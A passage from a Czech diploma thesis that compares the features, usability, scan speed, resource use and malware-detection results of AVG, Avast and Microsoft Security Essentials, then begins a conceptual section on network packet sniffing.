Antivirové řešení od společnosti Microsoft je distribuováno ve 33 jazycích a český jazyk je v nich opět zahrnut. Samotný antivirus se skládá ze tří antivirových testů a rezidentního štítu. Jak je uvedeno na webových stánkách produktu „Rychlá kontrola zkontroluje oblasti, které škodlivý software včetně virů, spyware a nevyžádaného software s největší pravděpodobností infikuje.“[43] Úplná kontrola je určena ke kontrole celého pevného disku a pomocí „vlastní“ kontroly je možné kontrolovat jednotlivé soubory a složky. Všechny druhy testů by měly být schopny odhalit i případné rootkity. Rezidentní štít je schopen kontroly souborového systému a stejně jako Avast kontroly sítě.

Ve výbavě antiviru nalezneme klasické funkce jako historii kontrol, možnost vyloučení souborů a procesů, nebo spolupráci s cloudem. Navíc jako jediné testované řešení, MSE nabízí možnost vytvoření bodu obnovení systému, což povazuji určitě za plus. Výbava je jinak oproti konkurenci poměrně strohá a neobsahuje kupříkladu ani samostatný modul na kontrolu elektronické pošty, či sandbox.

4.1.2 Použitelnost

Kritérium „Použitelnost“ hodnotí celkovou přívětivost antivirového programu k uživateli. Patří sem prvky jako intuitivnost ovládání, srozumitelnost rozhraní, logické uspořádání ovládacích prvků a šíře možností nastavení programu. Celkové skóre programů pro toto kritérium zachycuje graf č. 2.



Graf č. 2: Skóre AV programů v kategorii „Použitelnost“

AVG Anti-Virus Free Edition 2012

Uživatelské rozhraní antiviru AVG je velice dobře vyvedeno, je přehledné a hlavně intuitivní. Menu je přehledné a logicky strukturované a uživatel hned na první pohled vidí jaký je aktuální stav počítače. Jedinou výtkou v tomto ohledu může být fakt, že po stisknutí tlačítka pro aktualizaci virové databáze se neobjeví žádný indikátor zobrazující, v jaké fázi se aktualizace nachází, ba i dokonce samotné tlačítko „aktualizovat“ nezmizí. Tento fakt může být pro uživatele poněkud matoucí.

Samotná kontrola počítače je otázkou pár kliknutí a zvládne ji úplně každý, což je určitě plus. Za mínus ovšem považuji fakt, že jako defaultní akce po nalezení nákazy je nastaveno její okamžité odstranění z disku. To může mít, především pokud se bude jednat

o takzvaně „false positive“ (falešně pozitivní) nález, za následek poměrně nepříjemné komplikace v krajních případech končících až reinstalací programu či dokonce systému.

Pro zkušenější uživatele je tu samozřejmě možnost nastavit celý program podle svých požadavků. Nastavení je opravdu spousta od nastavení jaké soubory do testu zahrnout, či nezahrnout až po nastavení citlivosti testu. Přičemž s vyšší citlivostí se sice zvyšuje celková účinnost antiviru, ale také roste riziko již zmiňovaných falešně pozitivních nálezů. V programu je také možné nakonfigurovat aktualizace pro proxy připojení, či z antivirových testů vyloučit konkrétní soubory a složky. Za zmínku také stojí velmi dobře zpracovaná historie testů a prohlížeč událostí. Velmi užitečnou funkcí je také možnost vypnutí všech funkcí AVG jedním kliknutím.

Na první pohled viditelná změna přichází při procházení webu, kdy při použití vyhledávačů Google, Bing, Yahoo, Live, nebo i Seznam.cz se vedle nalezených odkazů zobrazuje i míra jejich důvěryhodnosti. Ta je sice vyhodnocována pouze na základě white a black listů (není založena na analýze kódu webové stránky), ale i tak se jedná určitě o přínosnou funkci.

Našli se ovšem i negativa. První věc, která člověka poměrně nepříjemně překvapí, je nutnost instalace antiviru v online režimu. Instalátor má totiž pouhých 3,6MB a nainstaluje pouze jakési instalační rozhraní, které z internetu dotáhne ještě přibližně dalších 100MB. Tento druh instalátoru mi připadá poněkud nešťastně zvolený, jelikož zavirovaný počítač se často k internetu ani připojit nemůže. Dále implementace anti-rootkit testu jako samostatné komponenty je poněkud zvláštní, obzvlášť když celý test zabere okolo dvou minut. Uživatel pak může snadno tento druh testu opominout.

Avast! Free Antivirus 7

Avast oproti AVG lze nainstalovat i bez připojení na internet, což je určitě pozitivní zjištění. Samotné testování je stejně jako u AVG velmi snadné a je otázkou několika kliknutí. Výchozí akce při nalezení malware je, pokud se nejedná o vysoké ohrožení - pak je virus rovnou smazán, nastavena na „rozhodne uživatel“, kdy uživatel sám určí jak dál

postupovat. Bohužel z nějakého důvodu takto není nastaven i rezidentní štít, který nalezený malware rovnou maže.

Pokročilé nastavení je ještě obsáhlejší než u AVG a v problematice zběhlí uživatelé tak budou mít dost prostoru si s nastavením vyhrát. Celková intuitivnost ovládání a struktura jednotlivých menu mi ovšem nepřišla tak dobrá jako u AVG. Především některá pokročilá nastavení je nutné hledat schovaná v různých podsekcích, naproti tomu u AVG bylo veškeré nastavení přehledně na jednom místě.

Důležité je také zmínit fakt, že pokud chce mít uživatel přístup k nejnovějším aktualizacím softwaru a virové databáze, musí se do 30ti dnů bezplatně registrovat do online databáze.

Microsoft: Security Essentials 2.1

MSE už při instalaci překvapí opravdu malým instalačním archivem, který má přesně 8 MB. O to větším překvapením je fakt, že instalace nevyžaduje připojení k internetu. Rozhraní programu je poměrně minimalisticky pojato, ovšem je velice přehledné a už na první pohled je vidět, zda je počítač zabezpečen, či se vyskytl nějaký problém. Provedení antivirové kontroly je také velice jednoduché a lze ho uskutečnit pomocí pár kliknutí myši. Výchozí akce při nalezení malvware je nastavena na „zvolí uživatel“, kdy je možné soubor smazat, léčit, či přesunout do trezoru. Menu je přehledné a všechna nastavení jsou k nalezení v jedné sekci. V nastavení je pak možné nastavit výchozí akce pro 4 druhy bezpečnostních rizik rozdělených dle závažnosti. Jinak jsou ovšem možnosti nastavení oproti konkurenci výrazně chudší. I přesto mě v oblasti použitelnosti MSE z testovaných řešení oslovilo asi nejvíce. Navíc program spolupracuje s archivem malware, který je umístěn na stánkách společnosti Miscrosoft, kde se lze podrobněji informovat o nalezených hrozbách a jejich chování.

4.1.3 Rychlost


Kritériem „Rychlost“ je zamýšlen čas, který antivirus potřebuje ke kontrole celého počítače. Tento čas je přímo úměrný prioritě procesu skenovacího modulu, který antivirus používá k nalezení nákazy. Každý testovaný antivirus měl nějakým způsobem

implementováno řízení priority tohoto procesu. Aby bylo možné přímé srovnání rychlosti skenování jednotlivých antivirů, byla nastavena každému skenovacímu modulu nejvyšší priorita.

Pro získání přesnějších výsledků byly s každým antivirem provedeny celkem čtyři kontroly a výsledný čas se pak rovná průměru všech čtyř měření. Výsledky jsou k dispozici v tabulce č. 5, celkové skóre programů pro toto kritérium pak zachycuje graf č 3.

	čas [h]		
měření	AVG	Avast	MSE
1	0,92	1,98	6,5
2	0,75	1,25	5,5
3	0,11	1,08	6
4	0,60	1,15	5,9
průměr	0,76	1,16	5,975

Tabulka č. 5: Měření doby skenování celého systému



Graf č. 3: Skóre AV programů v kategorii „Rychlost“

AVG Anti-Virus Free Edition 2012

Celkové časy testování se pohybovaly mezi půlhodinou a hodinou. Jedno měření mělo dokonce hodnotu necelých sedm minut, to bylo ovšem jako odlehlé pozorování z testu vyloučeno.

Avast! Free Antivirus 7

Doba většiny provedených kontrol se pohybovala okolo jedné hodiny. Jeden test trval dokonce hodiny dvě, ten byl však z celkového hodnocení vyřazen jako odlehlé pozorování. Program také podporoval test před nabootováním Windows, ten trval přibližně tři hodiny. Jelikož se však nejedná o standardní druh testu a ostatní antivirové programy ho nepodporovaly, nebyl do výsledků započítán.

Microsoft: Security Essentials 2.1

MSE potřeboval ze všech antivirových programů pro kompletní kontrolu systému nejdelší dobu, ta se pohybovala okolo šesti hodin. Na výsledku se dozajisté podepsal fakt, že MSE ve výchozím nastavení, oproti konkurenčním řešením, skenuje i komprimované soubory. Během testovaní se nevyskytla žádná odlehlá pozorování.


4.1.4 Hardwarová náročnost

Kritérium „Hardwarová náročnost“ odráží skutečnost, jak moc jednotlivé antivirové programy využívají pro svou činnost systémové zdroje počítače a také jak efektivně jsou schopny tyto zdroje využívat. Zátěž byla měřena pro rezidentní štíty programů a poté pro skenovací moduly. Každý z testovaných programů měl pro skenovací modul možnost nastavení priority. Při testování tohoto kritéria bylo použito výchozí nastavení jednotlivých antivirů. Pro měření alokace systémových zdrojů pro jednotlivé antiviry byl použit program „Process Explorer v15.13“, jeho výstupní hodnoty jsou zachyceny v tabulce č 6. Celkové skóre programů pro toto kritérium pak zachycuje graf č 4.

	AVG	Avast	MSE
velikost instalace [MB]	110	86	17,6
rezidentní štít			
využití RAM [MB] max.	21,2	27,3	71,2
virtuální paměť [MB] max.	23,1	30,7	68,7
CPU [%] max.	20	30	10 - 100*
skenovací modul			
využití RAM [MB] max.	150,2	128,9	367,5
virtuální paměť [MB] max.	101,5	401,9	410,9
CPU [%]	10 - 100	10.50	10 - 100*

Tabulka č. 6: Výsledky měření HW náročnosti jednotlivých AV

*hodnotu bylo možné v tomto rozmezí nastavit




Graf č. 4: Skóre AV programů v kategorii „HW náročnost“

AVG Anti-Virus Free Edition 2012

Rezidentní štít AVG si pro svou činnost bral maximálně 20% výkonu CPU a jeho provoz byl při běžné práci takřka nezaznamenatelný.

Nastavení priority skenovacího modulu mělo tři pevné stupně a jeden stupeň proměnný (výchozí nastavení), kdy se priorita měnila v závislosti na činnosti uživatele. Při nastavení zmiňovaného proměnného stupně by tak mělo docházet k maximální efektivitě při využívání systémových zdrojů a zároveň by nastavení mělo uživateli během antivirové kontroly umožňovat běžnou práci s PC. V praxi však docházelo k určitému zpoždění při realokaci systémových zdrojů, což mělo za následek ne zcela plynulou práci se spuštěnými programy. I přesto lze toto nastavení považovat jako plus hlavně díky zmiňované efektivitě při využití systémových zdrojů. Na maximální prioritu se PC na běžnou práci používat nedalo, vytížení procesoru bylo de facto konstantních 100%.




Obrázek č. 8: Zatížení PC při skenování pomocí AVG

Avast! Free Antivirus 7

Avast poměrně znatelně prodloužil dobu načítání systému a i rezidentní štít byl při běžné práci občas zaznamenatelný, kdy si byl schopen vzít i 30% výkonu CPU.


Nastavení priority skenovacího modulu mělo tři pevné stupně, přičemž i na maximální prioritu (výchozí nastavení) byl procesor vytěžován pouze v rozmezí mezi 10% a 50% svého výkonu. Průměrná hodnota pak byla někde okolo 30%. I během testu s nejvyšší prioritou bylo s PC bez větší problémů možné pracovat, ale Avast se tak neukázal v nejlepším světle v oblasti efektivnosti využívání systémových zdrojů.



Obrázek č. 9: Zatížení PC při skenování pomocí Avastu

Microsoft: Security Essentials 2.1


Antivirové řešení od Microsoftu bylo z hlediska alokace systémových prostředků velice nenápadné a při běžném provozu nebyla jeho přítomnost na počítači nijak znát. Maximální zatížení procesu lze pro tento antivir nastavit od 10 do 100% a to po 10% skocích. Ve výchozím nastavení je pro rezidentní štít i skenovací modul nastaveno maximální využití CPU 50%. Této hodnoty nastavení se MSE při skenování de facto konstantně držel. Při skenování tak šlo bez problému vykonávat běžnou práci. Ze všech testovaných způsobů řízení zátěže tento fungoval asi nejlépe. Dalším plusem byl pro MSE také fakt, že na pevném disku zabírá pouhých 17,6 MB.



Obrázek č. 10: Zatížení PC při skenování pomocí MSE 2.1

4.1.5 Spolehlivost

Kritérium „Spolehlivost“ vyjadřuje schopnost programu detekovat a zneškodňovat rozličný malware. Všechny antiviry byly podrobeny testu, kdy byly nainstalovány do systému obsahujícího celkem 13 malware programů, z toho ve dvou případech se jednalo o rootkity a ve dvou o vlastní viry napsané v jazyce Delphi. Tyto viry jsou dále označované jako „custom viry“ (zdrojový kód jednoho z těchto virů je k nahlédnutí v příloze diplomové práce). Dále byla testována schopnost antiviru čelit útoku na vlastní procesy a detekovat takzvaný „zero day“ maleware, kdy bylo ze serveru malwaredomainlist.com vybráno deset náhodných vzorků. Po ukončení testování každého antiviru byla na použitou PC stanici nahrána nová image obsahující operační systém Windows XP se stejnou sadou malware, a to proto, aby činnost předchozího antivirového programu neovlivnila výsledky dalšího testovaného řešení. K zálohování dat byla použita časově omezená verze programu Norton Ghost 15. Celkové skóre programů pro toto kritérium zachycuje graf č 5.



Graf č. 5: Skóre AV programů v kategorii „Spolehlivost“

AVG Anti-Virus Free Edition 2012

AVG si v této časti testu nevedlo vůbec dobře, když nebylo schopno detekovat celkem 9 z 13ti malware. Jeho speciální test na rootkity neobjevil ani jeden ze dvou rootkitů, které v systému byly přítomny. AVG také nebylo schopno detekovat ani jeden z custom virů a v oblasti detekce zero day malwaru propustilo dvě hrozby. Během testu také detekovalo jednu false positive hrozbu. Jediná část, kde AVG uspělo na jedničku, byla detekce útoku na vlastní procesy, kdy bylo schopno hrozbu detekovat a zneškodnit.

Avast! Free Antivirus 7

Jako pravý opak AVG se při detekování a neutralizaci malware ukázal Avast, který nebyl schopen detekovat pouze jednu hrozbu. Program také úspěšně zneškodnil oba rootky, ale bohužel nebyl schopen detekovat ani jeden custom virus. Stejně jako AVG pak

propustil dva zástupce zero day malware, ovšem u jednoho z těchto případů byl schopen blokovat činnost viru. Avast uspěl i v poslední části testu, kdy byl schopný zablokovat útok na své procesy a použitý program analyzovat v sandboxu. Celkový dojem z Avastu trochu kazí dva false positive nálezy.

Microsoft: Security Essentials 2.1

Antivirový program od společnosti Microsoft se ukázal v oblasti detekce malware spíše jako průměr, když nebyl schopen detekovat celkem 8 z 13 hrozeb. Stejně jako AVG neobjevil ani jeden rootkit a custom virus. Skóre si pak mírně vylepšil v oblasti detekce zero day malware, kdy byl schopen zneškodnit všechny hrozby. Stejně jako předchozí řešení i MSE byl schopen odolat útoku na své procesy. Antivirus také detekoval jednu false pozitiv hrozbu.

4.1.6 Vyhodnocení


Celkové výsledky testu antivirových programů jsou zobrazeny na grafu č. 6. Pro určení nejlepšího antivirového software bylo užito metody váženého průměru vypočteného ze všech sledovaných kritérií. Váhy jednotlivých kritérií udává tabulka č. 7, samotný vzorec pro výpočet váženého průměru vypadá následovně: [43]

$$\bar{x} = \frac{\sum_{i=1}^{k} x_i n_i}{\sum_{i=1}^{k} n_i}$$

k.....počet kritérií
x_i....kritérium
n_i....váha kritéria

Kritérium (x_i)	Váha (n_i)
Výbava	1
Použitelnost	1
Rychlost	0,5
Hardwarová náročnost	1
Spolehlivost	2

Tabulka č. 7: Váhy kritérií



Graf č. 6: Celkové skóre AV v testu

AVG Anti-Virus Free Edition 2012 - Celkové skóre 5,36

AVG získalo skoro ve všech kategoriích vysoká hodnocení, ale v kategorii spolehlivost zcela propadlo. Díky použité metodice, která dává právě spolehlivosti nejvyšší význam pak antivirus AVG tak skončil na posledním místě.

Microsoft: Security Essentials 2.1 - Celkové skóre 6,64

Antivirové řešení sází především na uživatelsky jednoduché ovládání a nízké hardwarové nároky. V detekci malware se však jedná spíše o průměr.

Avast! Free Antivirus 7 - Celkové skóre 5,91

Jako nejlepší testované antivirové řešení se ukázal Avast. Vynikal především bohatou výbavou pro free antivirus nadstandardních funkcí a především vysokou spolehlivostí.

4.2 Snifing

Mezi jedno z největších bezpečnostních rizik počítačových sítí patří takzvaný sniffing, neboli odposlech paketů. Jedná se o pasivní a většinou nenásilnou metodu průniku útočníka k privátním datům a zdrojům. Takto získaná citlivá firemní, či osobní data pak může útočník výhodně zpeněžit u konkurenčních subjektů dané firmy, nebo je dále zneužívat ve svůj prospěch. Pokud mluvíme o průniku ke zdrojům, jedná se pak především o situace, kdy útočník získá z napadené WiFi LAN sítě přístup do internetu, či dokonce přímo ovládne přístupový bod do WLAN sítě. Mimo skutečnosti, že útočník se pak může připojovat zdarma do internetu tak zvaně „na náš účet“, může také zneužívat IP adresu napadeného přístupového bodu k dalším podvratným činnostem, jako jsou různé DDOS útoky a podobně.

V domácích sítích je pak právě zmiňovaný neoprávněný průnik ke zdrojům nejčastějším motivem k napadení sítě útočníkem. Sniffing je sice z hlediska úniku citlivých dat velice nebezpečná metoda, ale platí pro ni některá omezení a pravidla vycházející většinou z technické realizace dané sítě, proto budeme stejně jako v třetí kapitole této práce rozlišovat odposlech na drátových a bezdrátových sítích.

Je dobré ještě upozornit na fakt, že odposlech nemusí být vždy spojován jen s bezpečnostními riziky v síti. Této metody je běžně využíváno k analýze problémů v síti, či analýze odchozích a příchozích paketů pro konkrétní stanici při podezření na nevyžádanou komunikaci spojenou s používáním různých trojských koňů (dále jen trojanů) a podobně.[1]

